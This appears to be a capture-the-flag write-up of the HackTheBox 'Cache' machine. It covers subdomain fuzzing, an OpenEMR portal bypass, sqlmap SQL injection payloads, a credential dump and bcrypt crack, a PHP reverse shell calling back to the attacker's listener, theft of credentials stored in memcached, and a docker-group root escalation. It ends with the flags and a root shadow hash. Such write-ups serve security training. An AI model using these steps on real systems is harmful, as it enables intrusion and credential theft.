

Write up Cache



The image shows a challenge profile card for 'Cache' on the HackTheBox platform. On the left is a circular avatar of a blonde woman in a blue shirt holding a phone. To the right, the title 'Cache' is displayed above a list of details: OS (Linux with a Tux icon), Difficulty (Medium), Points (30), Release date (09 May 2020), and IP address (10.10.10.188).

OS:	 Linux
Difficulty:	Medium
Points:	30
Release:	09 May 2020
IP:	10.10.10.188

<https://www.hackthebox.eu/home/users/profile/136970>

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Enumeration

Nmap scan

nmap -sV -sC 10.10.10.188

```
root@kali:/tmp/Cache# nmap -sV -sC 10.10.10.188
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 05:16 EDT
Nmap scan report for 10.10.10.188
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256  bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256  57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web page

I added the IP of Cache machine to my /etc/hosts

```
root@kali:/tmp/Cache# cat /etc/hosts | grep cache.htb
10.10.10.188 cache.htb
```

I went to the web page





I found 2 web pages:

<http://cache.htb/author.html>

<http://cache.htb/login.html>

But this login page was a rabbit hole, I tried several SQL injections on this login page but none didn't work.



I used the tool cewl, in order to brute force a subdomain. I used cewl for home page, author page and login page to generate as much words as possible

cewl http://cache.htb/author.html > sub-domain-bruteforce

cewl http://cache.htb/login.html >> sub-domain-bruteforce

cewl http://cache.htb/ >> sub-domain-bruteforce

```
root@kali:/tmp/Cache# cewl http://cache.htb/author.html > sub-domain-bruteforce
root@kali:/tmp/Cache# cewl http://cache.htb/login.html >> sub-domain-bruteforce
root@kali:/tmp/Cache# cewl http://cache.htb/ >> sub-domain-bruteforce
root@kali:/tmp/Cache# wc -c sub-domain-bruteforce
4915 sub-domain-bruteforce
root@kali:/tmp/Cache#
```

Domain Bruteforce

Now we see there is a valid domain.

wfuzz -H 'Host: FUZZ.htb' -u http://10.10.10.188/ --hc 400 --hh 8193 -w sub-domain-bruteforce

```
root@kali:/tmp/Cache# wfuzz -H 'Host: FUZZ.htb' -u http://10.10.10.188/ --hc 400 --hh 8193 -w sub-domain-bruteforce
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's
*****
* Wfuzz 2.4.5 - The Web Fuzzer *
*****

Target: http://10.10.10.188/
Total requests: 621

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000394:  302        0 L    0 W    0 Ch   "HMS"


Total time: 32.69231
Processed Requests: 621
Filtered Requests: 620
Requests/sec.: 18.99528
```

Added the new domain to /etc/hosts


```
root@kali:/tmp/Cache# cat /etc/hosts | grep cache
10.10.10.188    cache.htb hms.htb HMS.htb
root@kali:/tmp/Cache#
```

hms.htb Webpage

<http://hms.htb/>



hms.htb/interface/login/login.php?site=default



Username:

Username:

Password:

Password:

Login

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After trying to find some exploits for this software, I found this resource which is shown below.

Resource: https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf



After this, I used Dirbuster in order to find directories.

`gobuster dir -u hms.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`


```
root@kali:/tmp/Cache# gobuster dir -u hms.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://hms.htb/
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/06/09 06:20:28 Starting gobuster
=====
/images (Status: 301)
/services (Status: 301)
/templates (Status: 301)
/modules (Status: 301)
/common (Status: 301)
/library (Status: 301)
/public (Status: 301)
/portal (Status: 301)
```

Exploitation

By reading the resource(show above) I found that we can register in **/portal**.

A screenshot of the openEMR Patient Portal Login page. At the top is the openEMR logo. Below it is a blue header with the text "Patient Portal Login". Underneath is a form with three input fields: "Username", "Password", and "E-Mail Address". The "E-Mail Address" field contains the placeholder text "on file email". At the bottom of the form are two buttons: "Register" and "Log In".

According to the exploit, we just need to give some input then click on register.

A screenshot of the openEMR Patient Portal Login page. The "Username" field is filled with "admin", the "Password" field is filled with five dots, and the "E-Mail Address" field is filled with "admin@cache.htb". The "Register" and "Log In" buttons are still visible at the bottom.

Then we see this error:

Oops!

Something went wrong. Please try again.

Now we just click on register and we see the following page:

<http://hms.htb/portal/account/register.php>

hms.htb/portal/account/register.php

1 Get Started 2 Profile 3 Insurance 4 Done

Contact

First Middle
First Name Full or Initial
Last Name
Enter Last
Birth Date
YYYY-MM-DD
Enter E-Mail Address
Enter email address to receive registration.

Next

After this we go to the following URL:

http://hms.htb/portal/add_edit_event_user.php

hms.htb/portal/add_edit_event_user.php

Visit: Office Visit

Patient:

Provider: Administrator, Administrator

Reason:

Save


now we need to add:

?eid=1

The URL will be:

hms.htb/portal/add_edit_event_user.php?eid=1

Now we see an SQL error.



I intercepted the request in burp, and saved it to a file and ran SQLmap.

Intercepted the request in Burp Suite.

```
GET /portal/add_edit_event_user.php?eid=1 HTTP/1.1
Host: hms.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: OpenEMR=l34con76ehq516gjrdokgcijlq; PHPSESSID=v5l811k5osi2g2ddev3a91mle8
Upgrade-Insecure-Requests: 1
```

Copied the request into a file.

```
root@kali:/tmp/Cache# cat log.req
GET /portal/add_edit_event_user.php?eid=1 HTTP/1.1
Host: hms.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: OpenEMR=l34con76ehq516gjrdokgcijlq; PHPSESSID=v5l811k5osi2g2ddev3a91mle8
Upgrade-Insecure-Requests: 1
```

Run SQLmap with the intercepted request.

```
sqlmap -r log.req --dbs --batch
```

```
root@kali:/tmp/Cache# sqlmap -r log.req --dbs --batch
```

```

      H
    [ ] {1.4.6#stable}
  [-] . [-] . [-] . [-]
  |[-] [V...] [-] http://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obtain the owner's permission before attacking any target system owned by another person. The attacker accepts all legal consequences if any misuse or damage caused by this program

[*] starting @ 06:48:50 /2020-06-09/

[06:48:50] [INFO] parsing HTTP request from 'log.req'

[06:48:50] [INFO] resuming back-end DBMS 'mysql'

[06:48:50] [INFO] testing connection to the target URL

[06:48:51] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the resume. sqlmap resumed the following injection point(s) from stored session:

Parameter: eid (GET)

Type: boolean-based blind

Title: Boolean-based blind - Parameter replace (original value)

Payload: eid=(SELECT (CASE WHEN (5957=5957) THEN 1 ELSE (SELECT 9512 UNION SELECT 5243) END))

Type: error-based

Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)

Payload: eid=1 AND EXTRACTVALUE(3139,CONCAT(0x5c,0x71717a7671,(SELECT (ELT(3139=3139,1))),0x717a6b6b71)))

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: eid=1 AND (SELECT 6783 FROM (SELECT(SLEEP(5))))Czpt

Type: UNION query

Title: Generic UNION query (NULL) - 4 columns

Payload: eid=1 UNION ALL SELECT NULL,NULL,CONCAT(0x71717a7671,0xb6b6362534549f756c4b574d59514a4f74657179)

[06:48:51] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL >= 5.1

[06:48:51] [INFO] fetching database names

[06:48:51] [INFO] resumed: 'information_schema'

[06:48:51] [INFO] resumed: 'openemr'

available databases [2]:

[*] information_schema

[*] openemr

[06:48:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/hms.htb'

[*] ending @ 06:48:51 /2020-06-09/

```
root@kali:/tmp/Cache#
```

Now that we found 2 databases, we can enumerate those 2 databases.

SQLmap database enumeration

I wanted to know the tables inside the openemr database.

```
sqlmap -r log.req --dbs --batch -D openemr --tables
```

```
user_settings
users
users_facility
users_secure
```

Now I want to dump the user_secure table for useful information.

```
sqlmap -r log.req --dbs --batch -D openemr -T users_secure --dump
```

```
Table: users_secure
[1 entry]
+-----+-----+-----+-----+
| id | salt | username | password |
+-----+-----+-----+-----+
| 1 | $2a$05$l2sTLIG6GTBeyBf7TAKL6A$ | openemr_admin | $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. |
+-----+-----+-----+-----+
```

Now we found a username(**openmr_admin**) with a salted password.
(**\$2a\$05\$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.**)

Cracking salted password

I saved the hash into a file and cracked it with John The Ripper.

```
john --wordlist=/usr/share/wordlists/rockyou.txt crack_hash
```

```
root@kali:/tmp/Cache# cat crack_hash
openmr_admin:$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.
root@kali:/tmp/Cache# john --wordlist=/usr/share/wordlists/rockyou.txt crack_hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xxxxxx (openmr_admin)
1g 0:00:00:00 DONE (2020-06-09 07:01) 1.785g/s 1542p/s 1542c/s 1542C/s williams..lipgloss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


The credentials are:

```
openemr_admin:xxxxxx
```

Login Into the Portal


Now we are logged in

<http://hms.htb/interface/login/login.php?site=default>



After looking around I found a place where I can upload a PHP shell.

Administration -> Files



I used pentestmonkey PHP shell form github.

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

I pasted the shell inside of config.php.

```
config.php
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.39'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

In order to activate the reverse shell, we need to go to:

[hms.htb/sites.default/config.php](https://hms.htb/sites/default/config.php)

Now we have a shell as **www-data**.

```
root@kali:/tmp/Cache# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.10.188] 32934
Linux cache 4.15.0-99-generic #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 11:20:20 up  1:23,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Exploitation To User Luffy

Now that we have access to the system, we can enumerate the system in order to get user-level access to the system.

After some basic enumeration, I found that there is SQL and Memcached running on the system.

ss -nlt

```
www-data@cache:/tmp$ ss -nlt
ss -nlt
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port
LISTEN     0          80        127.0.0.1:3306         0.0.0.0:*
LISTEN     0          128       127.0.0.1:11211        0.0.0.0:*
LISTEN     0          128       127.0.0.53%lo:53       0.0.0.0:*
LISTEN     0          128        0.0.0.0:22            0.0.0.0:*
LISTEN     0          128        *:80                  *:80
LISTEN     0          128        [::]:22               [::]:*
```

Resource: <https://www.hackingarticles.in/penetration-testing-on-memcached-server/>

Dumping all the keys present in a slab.

Stats cachedump 1 0

```
www-data@cache:/tmp$ nc 127.0.0.1 11211
nc 127.0.0.1 11211

ERROR

ERROR
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
```

In order to get the credentials, we need to run these 2 commands:

get user

get passwd

```
get user
VALUE user 0 5
luffy
END
get passwd
VALUE passwd 0 9
0n3_p1ec3
END
```

The credentials for the user Luffy are:

Luffy: 0n3_p1ec3

Logging In With SSH

We can login with SSH with the following credentials:

Luffy: 0n3_p1ec3

ssh luffy@cache.htb

```
root@kali:/tmp/Cache# ssh luffy@cache.htb
The authenticity of host 'cache.htb (10.10.10.188)' can't be established.
ECDSA key fingerprint is SHA256:/qQ34g2zzGVlmbMIKeD7JhlhDf/SPzgYFz000v+3KBI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cache.htb,10.10.10.188' (ECDSA) to the list of known hosts.
luffy@cache.htb's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jun  9 11:34:26 UTC 2020

System load:  0.0               Processes:           174
Usage of /:   75.2% of 8.06GB   Users logged in:    0
Memory usage: 24%              IP address for ens160: 10.10.10.188
Swap usage:   0%               IP address for docker0: 172.17.0.1

=> There is 1 zombie process.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

107 packages can be updated.
0 updates are security updates.

Last login: Wed May  6 08:54:44 2020 from 10.10.14.3
luffy@cache:~$
```


Post-Exploitation

We can see that luffy is in a docker group.

Id

```
luffy@cache:~$ id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
luffy@cache:~$
```

Resource: <https://gtfobins.github.io/gtfobins/docker/>

In order to mount a valid image. We first need to check which docker image is on the system.

docker images

```
luffy@cache:~$ docker images
REPOSITORY          TAG             IMAGE ID        CREATED         SIZE
ubuntu              latest          2ca708c1c9cc   8 months ago   64.2MB
luffy@cache:~$
```

Now we know that 'ubuntu' is a valid docker image. And we can mount the image and we are root.

docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash

```
luffy@cache:~$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash
root@a5ab74a1f4fc:/# whoami && ifconfig
root
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:11:00:02 txqueuelen 0 (Ethernet)
    RX packets 11 bytes 906 (906.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@a5ab74a1f4fc:/#
```

```
root@a5ab74a1f4fc:/# cat /root/root.txt; echo
5099e82db0560b864628d3c2f5dd6192

root@a5ab74a1f4fc:/# cat /home/ash/user.txt; echo
8d41b37b08e2ca5bb3bfb0a25c4a5de8

root@a5ab74a1f4fc:/#
```

```
root:$6$bWa.Lbnz$k0KbMyNbdOQRcY5pWuHM2bfkF5ek8c0CTNsi00qFHmp04NqcefCsIXZTdJgqTo
Rar5zcEk5k8KFhblomGB3Kb/:18178:0:99999:7:::
```